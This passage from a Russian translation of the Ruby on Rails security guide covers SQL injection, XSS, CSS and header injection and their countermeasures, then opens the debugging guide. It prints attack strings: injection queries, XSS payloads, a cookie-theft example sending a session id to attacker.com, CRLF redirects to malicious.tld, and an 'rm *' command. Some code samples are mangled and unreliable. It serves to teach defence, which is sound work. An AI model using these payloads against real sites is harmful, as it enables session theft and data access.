- расположить поля за пределами видимой области страницы
- сделать элементы очень маленькими или цветом таким же, как фон страницы
- оставить поля отображаемыми, но сказать людям оставить их пустыми

Наиболее простой отрицательной CAPTCHA является одно скрытое поле соблазна. На серверной стороне проверяется значение поля: если оно содержит текст, значит это бот. Затем можно или игнорировать сообщение, или вернуть положительный результат, но не сохранять сообщение в базу данных. Это, возможно, удовлетворит бота и он пойдет дальше. То же самое можно делать с надоедливыми пользователями.

Более сложные отрицательные CAPTCHA рассмотрены в [блоре Ned Batchelder](#):

- Включить поле с текущей временной меткой UTC в нем и проверить его на сервере. Если оно слишком близко в прошлом, форма невалидна.
- Рандомизировать имена полей
- Включить более одного поля соблазна всех типов, включая кнопки подтверждения

Отметьте, что это защитит только от автоматических ботов, специально изготовленные боты не могут быть этим остановлены. Поэтому *отрицательная CAPTCHA не может хорошо защитить формы входа*.

Логирование

— Скажите Rails не помещать пароли в файлы логов.

По умолчанию Rails логирует все запросы, сделанные к веб приложению. Но файлы логов могут быть большим вопросом безопасности, поскольку они могут содержать личные данные логина, номера кредитных карт и так далее. При разработке концепции безопасности веб приложения также необходимо думать о том, что случится, если злоумышленник получит (полный) доступ к веб серверу. Шифрование секретных данных и паролей будут совершенно бесполезным, если файлы лога отображают их чистым текстом. Можете *фильтровать некоторые параметры запроса в ваших файлах лога*, присоединив их к `config.filter_parameters` в конфигурации приложения. Эти параметры будут помечены [FILTERED] в логе.

```
config.filter_parameters << :password
```

Хорошие пароли

— Думаете, что сложно запомнить все свои пароли? Не записывайте их, а используйте первые буквы каждого слова в легко запоминающемся выражении.

Bruce Schneier, технолог по безопасности, [проанализировал](#) 34,000 имен и паролей реальных пользователей во время фишинговой атаки на MySpace, упомянутой ранее. 20 наиболее распространенных паролей следующие:

password1, abc123, mspace1, password, blink182, qwerty1, fuckyou, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1, iloveyou1, и monkey.

Интересно, что только 4% из этих паролей были словарными словами и абсолютное большинство было буквенно-цифровое. Однако, словари паролей взломщика содержат большое количество современных паролей, и они пробуют все буквенно-цифровые комбинации. Если злоумышленник знает ваше имя пользователя, и вы используете слабый пароль, ваш аккаунт будет легко взломан.

Хороший пароль представляет собой длинную буквенно-цифровую комбинацию в различном регистре. Так как это трудно запомнить, советуется вводить только *первые буквы выражения, которое вы можете легко запомнить*. Например, "The quick brown fox jumps over the lazy dog" будет "Tqbfjotld". Отметьте, что это всего лишь пример, не стоит использовать известные фразы, наподобие этой, так как они могут также появиться в словарях взломщиков.

Регулярные выражения

— Распространенная ошибка в регулярных выражениях Ruby в том, что проверяется соответствие начала и конца строки с помощью `^` и `$`, вместо `\A` и `\Z`.

Ruby использует немного отличающийся от многих языков программирования подход в соответствии концу и началу строки. Поэтому даже много литературы по Ruby и Rails допускают такую ошибку. Так как же это влияет на безопасность? Представим, что у нас есть модель File и вы проверяете имя файла с помощью следующего регулярного выражения:

```
class File < ActiveRecord::Base
  validates :name, :format => /^[w\.-]+$ /
end
```

Это означает, что при сохранении модели проверяется, что имя файла содержит только буквенно-числовые значения, точки, + и -. И программист добавил `^` и `$`, так что имя файла должно содержать эти символы от начала до конца строки. Однако, в Ruby `^` и `$` соответствует началу и концу *линии*. И такое имя файла пройдет фильтр без проблем:

```
file.txt%0A<script>alert('hello')</script>
```

Поскольку `%0A` это перевод строки в кодировке URL, Rails автоматически конвертирует это в "file.txt\n<script>alert('hello')</script>". Это имя файла пройдет через фильтр, поскольку соответствует регулярному выражению — до конца линии, остальное не имеет значения. Правильное выражение должно быть таким:

```
/\A[ w\.- ]+\Z /
```

Расширение привилегий

— *Изменение единственного параметра может дать пользователю неавторизованный доступ. Помните, что каждый параметр может быть изменен, не зависимо от того, как вы спрятали или завуалировали его.*

Наиболее общий параметр, в который может вмешиваться пользователь, это параметр `id`, как в `http://www.domain.com/project/1`, где 1 это `id`. Он будет доступен в `params` в контроллере. Там вы скорее всего сделаете что-то подобное:

```
@project = Project.find(params[:id])
```

Это нормально для большинства приложений, но безусловно нет, если пользователь не авторизован для просмотра всех проектов. Если пользователь изменяет `id` на 42, и ему не позволено видеть эту информацию, он в любом случае получит к ней доступ. Вместо этого, *также запрашивайте права доступа пользователя*:

```
@project = @current_user.projects.find(params[:id])
```

В зависимости от вашего веб приложения, может быть много параметров, в которые может вмешиваться пользователь. Как правило, *не вводимые пользователем данные безопасны, пока не доказано обратное, и каждый параметр от пользователя потенциально подтасован*.

Не заблуждайтесь о безопасности при обфускации и безопасности JavaScript. The Web Developer Toolbar для Mozilla Firefox позволяет Вам предварительно смотреть и изменять каждые скрытые поля формы. *JavaScript может использоваться для проверки пользовательских данных, но только не для предотвращения злоумышленников от отсылки злонамеренных запросов с неожиданными значениями*. Плагин The Live Http Headers для Mozilla Firefox логирует каждый запрос и может повторить и изменить его. Это простой способ обойти любые валидации JavaScript. А еще есть даже прокси на стороне клиента, которые позволяют перехватывать любой запрос и отклик из Интернет.

Инъекции

— *Инъекции это класс атак, внедряющий злонамеренный код или параметры в веб приложение для запуска их вне контекста безопасности. Известными примерами инъекций являются межсайтовый скриптинг (XSS) и SQL инъекции.*

Инъекции очень запутанные, поскольку тот же код или параметр может быть злонамеренным в одном контексте, но абсолютно безвредным в другом. Контекстом может быть сценарий, запрос или язык программирования, оболочка или метод Ruby/Rails. Следующие разделы раскроют все важные контексты, где могут произойти атаки в форме инъекций. Первый раздел, однако, раскроет архитектурное решение в связи с инъекцией.

Белые списки против черных списков

— *При экранировании, защите или верификации чего-либо, белые списки приоритетнее черных списков.*

Черный список может быть перечнем плохих адресов e-mail, непубличных действий или плохих тегов HTML. Этому противопоставляется белый список хороших адресов e-mail, публичных действий, хороших тегов HTML и так далее. Хотя иногда не возможно создать белый список (в фильтре спама, например), *предпочтительнее использовать подходы белого списка*:

- Используйте `before_filter :only => [...]` вместо `:except => [...]`. Тогда вы не забудете отключить только что добавленные экшны.
- Используйте `attr_accessible` вместо `attr_protected`. Подробнее смотрите [раздел по массовому назначению](#)
- Разрешите `` вместо удаления `<script>` против кроссайтового скриптинга (XSS). Подробнее об этом ниже.
- Не пытайтесь править пользовательские данные с помощью черных списков:
 - Это позволит сработать атаке: `<sc<script>ript>.gsub("<script>", "")`
 - Но отвергнет неправильный ввод

Белые списки также хороший подход против человеческого фактора в забывании чего-либо в черном списке.

SQL инъекции

— *Благодаря умным методам, это вряд ли является проблемой в большинстве приложений на Rails. Однако, это очень разрушительная и обычная атака на веб приложения, поэтому важно понять проблему.*

Введение

Цель атаки в форме SQL инъекции — сделать запросы к базе данных, манипулируя с параметрами приложения. Популярная цель атак в форме SQL инъекций — обойти авторизацию. Другой целью является осуществление манипуляции с данными или чтение определенных данных. Вот пример, как не следует использовать пользовательские данные в запросе:

```
Project.where("name = '#{params[:name]}'")
```

Это может быть экшн поиска и пользователь может ввести имя проекта, который он хочет найти. Если злонамеренный пользователь введет `' OR 1 —`, результирующим SQL запросом будет:

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

Два тире начинают комментарий, игнорирующий все после него. Таким образом, запрос вернет все записи из таблицы

projects, включая те, которые недоступны пользователю. Так случилось, поскольку условие истинно для всех записей.

Обход авторизации

Обычно веб приложения включают контроль доступа. Пользователь вводит свои полномочия входа, веб приложение пытается найти соответствующую запись в таблице пользователей. Приложение предоставляет доступ, когда находит запись. Однако, злоумышленник возможно сможет обойти эту проверку с помощью SQL инъекции. Следующее показывает типичный запрос к базе данных в Rails для поиска первой записи в таблице users, которая соответствует параметрам полномочий входа, предоставленных пользователем.

```
User.first("login = '#{params[:name]}' AND password = '#{params[:password]}'")
```

Если злоумышленник введет ' OR '1'='1 как имя и ' OR '2'>'1 как пароль, результирующий запрос SQL будет:

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1
```

Это просто найдет первую запись в базе данных и предоставит доступ этому пользователю.

Неавторизованное чтение

Выражение UNION соединяет два запроса SQL и возвращает данные одним набором. Злоумышленник может использовать это, чтобы прочитать произвольную информацию из базы данных. Давайте рассмотрим вышеописанный пример:

```
Project.where("name = '#{params[:name]}'")
```

Теперь позволим внедрить другой запрос, использующий выражение UNION:

```
' ) UNION SELECT id,login AS name,password AS description,1,1,1 FROM users --
```

Это приведет к следующему запросу SQL:

```
SELECT * FROM projects WHERE (name = '') UNION  
SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

Результатом будет не список проектов (поскольку нет проектов с пустым именем), а список имен пользователя и их пароли. Поэтому надеемся, что вы шифруете пароли в базе данных! Единственной проблемой для злоумышленника может быть то, что число столбцов должно быть равное в обоих запросах. Вот почему второй запрос включает список единичек (1), который всегда будет иметь значение 1, чтобы количество столбцов соответствовало первому запросу.

Также второй запрос переименовывает некоторые столбцы выражением AS, чтобы веб приложение отображало значения из таблицы user. Убедитесь, что обновили свой Rails [как минимум до 2.1.1](#).

Контрмеры

В Ruby on Rails есть встроенный фильтр для специальных символов SQL, которые экранируются ' , " , символ NULL и разрыв строки. *Использование Model.find(id) или Model.find_by_something(something) автоматически применяет эту контрмеру.* Но в фрагментах SQL, особенно в фрагментах условий (where("...")), методах connection.execute() или Model.find_by_sql(), это должно быть применено вручную.

Вместо передачи строки в опцию conditions, можете передать массив, чтобы экранировать испорченные строки, подобно этому:

```
Model.where("login = ? AND password = ?", entered_user_name, entered_password).first
```

Как видите, первая часть массива это фрагмент SQL с знаками вопроса. Экранируемые версии переменных во второй части массива заменяют знаки вопроса. Или можете передать хэш с тем же результатом:

```
Model.where(:login => entered_user_name, :password => entered_password).first
```

Форма массива или хэша доступна только в экземплярах модели. В других местах используйте sanitize_sql(). *Введите в привычку думать о последствиях безопасности, когда используете внешние строки в SQL.*

Межсайтовый скриптинг (XSS)

— Наиболее распространенная и одна из наиболее разрушительных уязвимостей в веб приложениях это XSS. Данная вредоносная атака внедряет на стороне клиента исполняемый код. Rails предоставляет методы для защиты от этих атак.

Точки входа

Точка входа это уязвимый URL и его параметры, с которых злоумышленник может начать атаку.

Наиболее распространенными точками входа являются публикации сообщений, комментарии пользователей и гостевые книги, но заголовки проектов, имена документов и страницы результата поиска также бывают уязвимы — почти везде, где пользователь может ввести данные. Но ввод не обязательно может придти из полей ввода на веб сайтах, это может быть любой параметр URL — очевидный, скрытый или внутренний. Помните, что пользователь может перехватить любой трафик. Приложения, такие как [плагин Live HTTP Headers Firefox](#), или клиентские прокси могут легко изменить запросы.

Атаки XSS работают подобным образом: злоумышленник встраивает некоторый код, веб приложение сохраняет его и

отображает на странице, после чего представляет его жертве. Большинство примеров XSS просто отображают сообщение, но реальные возможности гораздо мощнее. XSS может своровать куки, похитить сессию, перенаправить жертву на фальшивый вебсайт, отобразить рекламу, полезную злоумышленнику, изменить элементы на веб странице, чтобы получить конфиденциальную информацию или установить вредоносное программное обеспечение, используя дыры в веб браузере.

Во второй половине 2007 года выявлено 88 уязвимостей в браузерах Mozilla, 22 в Safari, 18 в IE и 12 в Opera. [Symantec Global Internet Security threat report](#) также задокументировал 239 уязвимостей плагинов для браузеров в последние шесть месяцев 2007 года. [Mpack](#) очень активный и регулярно обновляемый фреймворк злоумышленников, который использует эти уязвимости. Для преступных хакеров очень привлекательно использовать уязвимость к SQL-инъекциям в фреймворке веб приложения и вставлять вредоносный код в каждый текстовый столбец таблицы. В апреле 2008 года более 510,000 сайтов были взломаны подобным образом, в том числе Британского правительства, ООН и многих других высокопоставленных организаций.

Относительно новыми и необычными точками входа является баннерная реклама. В начале 2008 года злонамеренный код появился в рекламных баннерах на популярных сайтах, таких как MySpace и Excite, сообщает [Trend Micro](#).

HTML/JavaScript инъекции

Наиболее распространенным языком для XSS является, конечно, наиболее популярный клиентский скриптовый язык JavaScript, часто в сочетании с HTML. *Экранирование пользовательского ввода необходима.*

Вот самый простой тест для проверки на XSS:

```
<script>alert('Hello');</script>
```

Этот код JavaScript просто отображает сообщение. Следующие примеры делают примерно то же самое, но в очень необычных местах:

```
<img src=javascript:alert('Hello')>
<table background="javascript:alert('Hello')">
```

Похитение куки

Пока эти примеры не делали никакого вреда, поэтому давайте посмотрим, как злоумышленник может похитить куки пользователя (и, таким образом, похитить пользовательскую сессию). В JavaScript можно использовать свойство `document.cookie` для чтения и записи куки документа. JavaScript обеспечивает политику ограничения домена, которая означает, что скрипт с одного домена не может получить доступ к куки другого домена. Свойство `document.cookie` содержит куки создавшего веб сервера. Однако это свойство можно прочитать и записать, если внедрите код непосредственно в документ HTML (как это происходит в XSS). Введите это где-нибудь в своем веб приложении, чтобы увидеть собственные куки на результирующей странице:

```
<script>document.write(document.cookie);</script>
```

Для злоумышленника, разумеется, бесполезно, что жертва видит свои куки. Следующий пример пытается загрузить изображение с URL `http://www.attacker.com/` плюс куки. Конечно, этот URL не существует, поэтому браузер ничего не отобразит. Но злоумышленник сможет просмотреть логи доступа к своему веб серверу, чтобы увидеть куки жертв.

```
<script>document.write('');</script>
```

Лог файлы на `www.attacker.com` будут подобны следующему:

```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

Можно смягчить эти атаки (очевидным способом) добавив к куки флаг [httpOnly](#), таким образом, `document.cookie` не сможет быть прочитан JavaScript. Http only куки могут использоваться начиная с IE v6.SP1, Firefox v2.0.0.5 и Opera 9.5. Safari все еще рассматривает, но игнорирует эту опцию. Но другие, более старые браузеры (такие как WebTV и IE 5.5 on Mac) могут фактически отказаться загружать страницу. Однако, будьте осторожны, что куки [все еще видны при использовании Ajax](#).

Искажение

Искажив веб страницу, злоумышленник сможет сделать многое, например, предоставить ложную информацию или завлечь жертву на сайт злоумышленника, чтобы украсть куки, регистрационные данные или другую деликатную информацию. Наиболее популярным способом является включение кода с внешних источников с помощью `iframe`:

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5 style="display:none"></iframe>
```

Это загрузит произвольный HTML и/или JavaScript с внешнего источника и внедрит его, как часть сайта. Этот `iframe` взят из настоящей атаки на правительственные итальянские сайты с использованием [Mpack attack framework](#). Mpack пытается установить злонамеренное программное обеспечение через дыры безопасности в веб браузере – очень успешно, 50% атак успешны.

Более специализированные атаки могут накрывать целые веб сайты или отображать форму входа, которая выглядит как такая же на оригинальном сайте, но передает имя пользователя и пароль на сайт злоумышленников. Или могут использовать CSS и/или JavaScript, чтобы спрятать настоящую ссылку в веб приложении, и отобразить на ее месте другую, которая перенаправит на фальшивый веб сайт.

Атаки в форме искажающих инъекций являются такими, что основная загрузка не хранится, а предоставляется жертве позже, но включена в URL. Особенно в формах поиска не получается экранировать строку поиска. Следующая ссылка представляет страницу, озаглавленную "George Bush appointed a 9 year old boy to be the chairperson...":

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1-->
```

```
<script src=http://www.securitylab.ru/test/sc.js></script><!--
```

Контрмеры

Очень важно отфильтровывать злонамеренный ввод, но также важно экранировать вывод в веб приложении.

Особенно для XSS, важно делать *фильтрацию ввода с помощью белого списка, а не черного*. Фильтрация белым списком устанавливает допустимые значения, остальные значения недопустимы. Черные списки всегда не законченные.

Предположим, черный список удаляет "script" из пользовательского ввода. Теперь злоумышленник встраивает "<script>", и после фильтра остается "<script>". Ранние версии Rails использовали подход черного списка для методов strip_tags(), strip_links() and sanitize(). Поэтому такой сорт инъекций был возможен:

```
strip_tags("some<b>script>alert('hello')</b>/script")
```

Это возвратит "some<script>alert('hello')</script>", что позволит осуществиться атаке. Вот почему мы выбираем подход белого списка, используя метод Rails 2 sanitize():

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br cite sub sup ins p)
s = sanitize(user_input, :tags => tags, :attributes => %w(href title))
```

Это допустит только заданные теги и сделает все хорошо, даже против всех ухищрений и злонамеренных тегов.

В качестве второго шага, *хорошо экранировать весь вывод в приложении*, особенно при переотображении пользовательского ввода, который не был отфильтрован при вводе (как в примере выше). *Используйте метод escapeHTML() (или его псевдоним h())*, чтобы заменить введенные символы HTML &, ", <, > их неинтерпретируемыми представителями в HTML (&, ", < и >). Однако, может случиться так, что программист забудет это сделать, поэтому *рекомендуется использовать плагин SafeErb*. SafeErb напоминает экранировать строки из внешних источников.

Обфусцированная и закодированная инъекция

Сетевой трафик главным образом основан на ограниченном Западном алфавите, поэтому новые кодировки символов, такие как Unicode, возникли для передачи символов на других языках. Но это также угроза для веб приложений, так как злонамеренный код может быть спрятан в различных кодировках, так что веб браузер сможет его выполнить, а веб приложение нет. Вот направление атаки в кодировке UTF-8:

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

Этот пример вызывает окно сообщения. Хотя это распознается фильтром sanitize(). Хорошим инструментом для обфускации и кодирования строк (знайте своего врага!) является [Hackvector](#). Метод Rails sanitize() работает хорошо, отражая закодированные атаки.

Примеры из прошлого

Чтобы понять сегодняшние атаки на веб приложения, лучше взглянуть на некоторые реальные направления атаки.

Нижеследующее это переведенная выдержка из [Js.Yamanner@m](#) Yahoo! почтовый [червь](#). Он появился 11 июня 2006 года и был первым червем для почтового интерфейса:

```
<img src='http://us.il.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
  target=""onload="var http_request = false;   var Email = '';
  var IDList = '';   var CRumb = '';   function makeRequest(url, Func, Method,Param) { ...
```

Черви использовали дыру в фильтре HTML/JavaScript Yahoo, который обычно фильтровал все атрибуты target и onload из тегов (потому что там мог быть JavaScript). Однако фильтр применялся только раз, поэтому атрибут onload с кодом червя оставался. Это хороший пример, почему фильтры черного списка никогда не полные, и почему трудно позволить HTML/JavaScript в веб приложении.

Другой прототипный веб-почтовый червь Nduja, кроссдоменный червь для четырех итальянских веб-почтовых сервисов. Более детально описано в [статье Rosario Valotta](#). Оба почтовых червя имели целью собрать почтовые адреса, на чем преступный хакер мог сделать деньги.

В декабре 2006 года 34,000 имени фактических пользователей и их пароли были похищены во время [фишинговой атаки на MySpace](#). Идеей атаки было создание профиля, названного "login_home_index_html", поэтому URL выглядел очень правдоподобно. Специально созданный HTML и CSS использовался, чтобы скрыть настоящий контент MySpace и вместо этого отразить собственную форму входа.

Червь MySpace Samy будет обсужден в разделе CSS инъекций.

CSS инъекция

— CSS инъекция — это фактически JavaScript инъекция, поскольку некоторые браузеры (IE, некоторые версии Safari и другие) разрешают JavaScript в CSS. Подумайте дважды о допустимости пользовательского CSS в вашем веб приложении.

CSS инъекция лучше всего объясняется известным червем, [MySpace Samy worm](#). Этот червь автоматически рассылал предложение дружбы с Samy (злоумышленником), просто посетив его профиль. В течение нескольких часов он сделал свыше 1 миллиона запросов дружбы, но создал слишком много трафика на MySpace и сайт ушел в оффлайн. Ниже следует техническое объяснение червя.

MySpace блокирует много тегов, однако он позволял CSS. Поэтому автор червя поместил JavaScript в CSS следующим образом:

```
<div style="background:url('javascript:alert(1)')">
```

Таким образом загрузка происходила через атрибут стиля. Но в загрузке не допустимы кавычки, так как одинарные и двойные кавычки уже были использованы. Но в JavaScript имеется удобная функция `eval()`, которая выполняет любую строку как код.

```
<div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all.mycode.expr)')">
```

Функция `eval()` это кошмар для фильтров ввода на основе черного списка, так как она позволяет атрибуту стиля спрятать слово `"innerHTML"`:

```
alert(eval('document.body.inne' + 'rHTML'));
```

Следующей проблемой было то, что MySpace фильтровал слово `"javascript"`, поэтому автор использовал `"java<NEWLINE>script"` чтобы обойти это:

```
<div id="mycode" expr="alert('hah!')" style="background:url('java<script>eval(document.all.mycode.expr)')">
```

Следующей проблемой для автора червя были токены безопасности CSRF. Без них он не смог бы послать запросы дружбы через POST. Он обошел это, посылая GET на страницу перед добавлением пользователя и парся результат на токен CSRF.

В итоге он получил 4 KB червя, которого внедрил в свою страницу профиля.

Свойство [moz-binding](#) CSS предоставляет другой способ внедрить JavaScript в CSS в основанных на Gecko браузерах (Firefox, к примеру).

Контрмеры

Этот пример снова показывает, что фильтр на основе черного списка никогда не полон. Однако, так как пользовательский CSS в веб приложениях достаточно редкая особенность, фильтры CSS на основе белого списка автору не известны. *Если хотите разрешить пользовательские цвета или картинки, разрешите выбрать их и создайте CSS в веб приложении.* Используйте метод Rails `sanitize()` как модель для фильтра CSS на основе белого списка, если это действительно нужно.

Инъекция textile — Если хотите предоставить форматирование текста иное, чем HTML (для безопасности), используйте разметочный язык, конвертируемый в HTML на сервере. [RedCloth](#) это такой язык для Ruby, но без мер предосторожности он также уязвим к XSS.

Например, RedCloth переводит `_test_` в `test`, который делает текст курсивом. Однако, до версии 3.0.4 была уязвимость к XSS. Возьмите [новую версию 4](#), в которой устранены серьезные баги. Однако даже эта версия имела (на момент написания статьи) [несколько багов безопасности](#), поэтому контрмеры только применялись. Вот пример для версии 3.0.4:

```
RedCloth.new('<script>alert(1)</script>').to_html
# => "<script>alert(1)</script>"
```

Используем опцию `:filter_html`, чтобы устранить HTML, который не был создан процессором Textile.

```
RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
# => "alert(1)"
```

Однако, это не отфильтрует весь HTML, некоторые теги останутся (преднамеренно), например `<a>`:

```
RedCloth.new("<a href='javascript:alert(1)'>hello</a>", [:filter_html]).to_html
# => "<p><a href='javascript:alert(1)'>hello</a></p>"
```

Контрмеры

Рекомендуется *использовать RedCloth в сочетании с фильтром ввода на основе белого списка*, как описано в разделе о контрмерах против XSS.

Ajax инъекции

— Те же меры безопасности должны быть приняты для экинов Ajax, что и для “нормальных”. Однако, есть как минимум одно исключение: Вывод экранируется уже в контроллере, если экин не рендерит вьюху.

Если используете [плагин in_place_editor](#) или экины, возвращающие строку, а не рендерите вьюху, нужно экранировать возвращаемое значение в экине. В ином случае, если возвращаемое значение содержит строку с XSS, злонамеренный код выполнится по возвращению в браузер. Экранируйте каждое введенное значение с помощью метода `h()`.

RJS инъекция

— Также не забывайте экранировать в шаблонах JavaScript (RJS).

RJS API создает блоки кода JavaScript, основанного на коде Ruby, это позволяет управлять вьюхой или частью вьюхи со стороны сервера. Если позволяете пользовательский ввод в шаблонах RJS, экранируйте его, используя

`escape_javascript()` в функциях JavaScript, и в частях HTML используйте `h()`. В ином случае, злоумышленник сможет запустить произвольный JavaScript.

Интъекции командной строки

— *Используйте предоставленные пользователем параметры командной строки с предосторожностью*

Если в аше приложение запускает команды в лежащей в основе операционной системе, имеется несколько методов в Ruby: `exec(command)`, `syscall(command)`, `system(command)` и ``command``. Вы должны быть особенно осторожны с этими функциями, если пользователь может вводить целые команды или часть их. Это так, так как во многих оболочках можно запускать другую команду в конце первой, разделяя их точкой с запятой (;) или вертикальной чертой (|).

Контрмерой является использование метода `system(command, parameters)`, который передает параметры командной строки безопасно.

```
system("/bin/echo", "hello; rm *")
# prints "hello; rm *" and does not delete files
```

Интъекция заголовка

— *Заголовки HTTP динамически создаются и при определенных обстоятельствах могут быть изменены пользователем вводом. Это может привести к ложному перенаправлению, XSS или HTTP response splitting.*

Заголовки запроса HTTP имеют поля Referer, User-Agent (клиентское ПО) и Cookie, среди прочих. Заголовки отклика, к примеру, имеют код статуса, Cookie и Location (цель перенаправления на URL). Все они предоставлены пользователем и могут быть манипулированы с большими или меньшими усилиями. *Не забывайте экранировать эти поля заголовка тоже.* Например, когда Вы отображаете user agent в администраторской зоне.

Кроме того, важно знать, что делаете, когда создаете заголовки отклика, частично основанные на пользовательском вводе. Например, вы хотите перенаправить пользователя на определенную страницу. Для этого вы представили поле "referer" в форме для перенаправления на заданный адрес:

```
redirect_to params[:referer]
```

Что произойдет, если Rails поместит строку в заголовок Location и пошлет статус 302 (redirect) браузеру. Первое, что сделает злонамеренный пользователь, это:

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld
```

И благодаря багу в (Ruby and) Rails до версии 2.1.2 (исключая ее), хакер может внедрить произвольные поля заголовка; например, так:

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld%0d%0aX-Header:+Hi!
http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLocation:+http://www.malicious.tld
```

Отметьте, что "%0d%0a" это URL-код для "\n", являющиеся возвратом каретки и новой строкой (CRLF) в Ruby. Таким образом, итоговым заголовком HTTP для второго примера будет следующее, поскольку второе поле заголовка Location перезаписывает первое.

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

Таким образом, направления атаки для интъекции заголовка основаны на интъекции символов CRLF в поле заголовка. И что сможет сделать злоумышленник с ложным перенаправлением? Он сможет перенаправить на фишинговый сайт, который выглядит так же, как ваш, но просит заново авторизоваться (и посылает регистрационные данные злоумышленнику). Или он сможет установить злонамеренное ПО, используя дыры в безопасности браузера на этом сайте. Rails 2.1.2 экранирует эти символы для поля Location в методе `redirect_to`. Убедитесь, что вы делаете то же самое, когда создаете другие поля заголовка на основе пользовательского ввода.

Response Splitting

Если интъекция заголовка была возможна, то Response Splitting так же может быть возможен. В HTTP блок заголовка заканчивается двумя CRLF, затем идут фактические данные (обычно HTML). Идея Response Splitting состоит во внедрении двух CRLF в поле заголовка, после которых следует другой отклик со злонамеренным HTML. Отклик будет таким:

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location: Content-Type: text/html
```

```
HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html
```

```
<html><font color=red>hey</font></html> [Arbitrary malicious input is
Keep-Alive: timeout=15, max=100 shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

При определенных обстоятельствах это сможет предоставить зловредный HTML жертве. Однако, это будет работать только с соединениями Кеер-Alive (а многие браузеры используют одноразовые соединения). Но нельзя на это полагаться. *В любом случае, это серьезный баг, и следует обновить Rails до версии 2.0.5 или 2.1.2, чтобы устранить риски инъекции заголовка (и поэтому response splitting).*

Дополнительные источники

Картина безопасности меняется, и важно идти в ногу со временем, поскольку пропуск новой уязвимости может быть катастрофическим. Ниже перечислены дополнительные источники о безопасности (Rails):

- Проект по безопасности Ruby on Rails постоянно публикует новости о безопасности: <http://www.rorsecurity.info>
- Подпишитесь на [рассылку](#) о безопасности Rails
- [Будьте в курсе о других уровнях приложений](#) (у них тоже есть еженедельная рассылка)
- [Хороший блог по безопасности](#), включающий [Шпаргалку по XSS](#)

14. Отладка приложений на Rails

Это руководство представляет технику отладки приложений на Ruby on Rails. Обратившись к нему, вы сможете:

- Понимать цель отладки
- Отслеживать проблемы и вопросы в Вашем приложении, которые не определили ваши тесты
- Изучать различные способы отладки
- Анализировать трассировку

Хелперы вьюхи для отладки

Одной из обычных задач является проверить содержимое переменной. В Rails это можно сделать тремя методами:

- `debug`
- `to_yaml`
- `inspect`

debug

Хелпер `debug` возвратит тег `<pre>`, который рендерит объект, с использованием формата YAML. Это создаст читаемые данные из объекта. Например, если у вас такой код во вьюхе:

```
<%= debug @post %>
<p>
  <b>Title:</b>
  <%=h @post.title %>
</p>
```

Вы получите что-то наподобие этого:

```
--- !ruby/object:Post
attributes:
  updated_at: 2008-09-05 22:55:47
  body: It's a very helpful guide for debugging your Rails app.
  title: Rails debugging guide
  published: t
  id: "1"
  created_at: 2008-09-05 22:55:47
attributes_cache: {}
```

Title: Rails debugging guide

to_yaml

Отображение переменной экземпляра или любого другого объекта или метода в формате `yaml` может быть достигнуто следующим образом:

```
<%= simple_format @post.to_yaml %>
<p>
  <b>Title:</b>
  <%=h @post.title %>
</p>
```

Метод `to_yaml` преобразует метод в формат YAML, оставив его более читаемым, а затем используется хелпер `simple_format` для рендера каждой строки как в консоли. Именно так и работает метод `debug`.

В результате получится что-то вроде этого во вашей вьюхе:

```
--- !ruby/object:Post
attributes:
  updated_at: 2008-09-05 22:55:47
  body: It's a very helpful guide for debugging your Rails app.
  title: Rails debugging guide
  published: t
  id: "1"
  created_at: 2008-09-05 22:55:47
attributes_cache: {}
```

Title: Rails debugging guide

inspect

Другим полезным методом для отображения значений объекта является `inspect`, особенно при работе с массивами и хэшами. Он напечатает значение объекта как строку. Например:

```
<%= [1, 2, 3, 4, 5].inspect %>
<p>
  <b>Title:</b>
  <%=h @post.title %>
</p>
```

Отрендерит следующее:

[1, 2, 3, 4, 5]

Title: Rails debugging guide

Логгер

Также может быть полезным сохранять информацию в файл лога в процессе выполнения. Rails поддерживает отдельный

файл лога для каждой среды запуска.

Что такое Логгер?

Rails использует стандартный logger Ruby для записи информации в лог. Вы также можете заменить его другим логгером, таким как Log4R, если хотите.

Альтернативный логгер можно определить в вашем `environment.rb` или любом файле среды:

```
Rails.logger = Logger.new(STDOUT)
Rails.logger = Log4r::Logger.new("Application Log")
```

Или в разделе `Initializer` добавьте одно из следующего

```
config.logger = Logger.new(STDOUT)
config.logger = Log4r::Logger.new("Application Log")
```

По умолчанию каждый лог создается в `RAILS_ROOT/log/` с именем файла лога `environment_name.log`.

Уровни лога

Когда что-то логируется, оно записывается в соответствующий лог, если уровень лога сообщения равен или выше чем настроенный уровень лога. Если хотите узнать текущий уровень лога, вызовите метод `ActiveRecord::Base.logger.level`.

Доступные уровни лога следующие: `:debug`, `:info`, `:warn`, `:error` и `:fatal`, соответствующие номерам уровня лога от 0 до 4 соответственно. Чтобы изменить уровень лога по умолчанию, используйте

```
config.log_level = :warn # В любом инициализаторе среды, или
ActiveRecord::Base.logger.level = 0 # в любое время
```

Это полезно, когда вы хотите логировать при разработке или установке, но не хотите замусорить рабочий лог ненужной информацией.

Уровень лога Rails по умолчанию это `info` в рабочем режиме и `debug` в режиме разработки и тестирования.

Отправка сообщений

Чтобы писать в текущий лог, используйте метод `logger.(debug|info|warn|error|fatal)` внутри контроллера, модели или рассылщика:

```
